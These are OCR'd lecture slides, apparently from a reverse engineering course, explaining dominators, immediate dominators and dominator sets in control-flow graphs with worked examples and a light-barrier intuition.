
Domination relation:

(1, 1), (1, 2), (1, 3), (1,4) ...
(2,2), (2, 3), (2, 4), ... (2, 10)

Direct Domination:

$1 <_d 2$, $2 <_d 3$, ...

Example



Domination relation:

(1, 1), (1, 2), (1, 3), (1,4) ...
(2,2), (2, 3), (2, 4), ... (2, 10)


Direct Domination:

$1 <_d 2$, $2 <_d 3$, ...

Dominator Sets:


DOM(1) = {1}
DOM(2) = {1, 2}
DOM(3) = {1, 2, 3}
DOM(10) = {1, 2, 10)

Question



- Assume that node **a** is an immediate dominator of a node **b**
- Is **a** necessarily an immediate predecessor of **b** in the flow graph?

Answer




Answer: NO!

Example:
Consider nodes **5** and **8**


Dominator Intuition

- Imagine a source of light at the start node, and that the edges are optical fibers
- To find which nodes are dominated by a given node **a**, place an opaque barrier at **a** and observe which nodes became dark




Dominator Intuition

- The start node dominates all nodes in the flowgraph.




Dominator Intuition




Dominator Intuition

- Which nodes are dominated by node 3?
- Node 3 dominates nodes 3, 4, 5, 6, 7, 8, and 9




Dominator Intuition

- Which nodes are dominated by node 7?



Dominator Intuition

- Which nodes are dominated by node 7?
- Node 7 only dominates itself



Questions?

Contact:
Prof. Thorsten Holz
thorsten.holz@rub.de
@thorstenholz on Twitter

More information:
http://syssec.rub.de
http://moodle.rub.de

Sources

- Lecture *Software Reverse Engineering* at University of Mannheim, spring term 2010 (Ralf Hund, Carsten Willems and Felix Freiling)
- Lecture *Compiler Design and Optimization* (University of Alberta, Prof. Amaral)
- More links in Moodle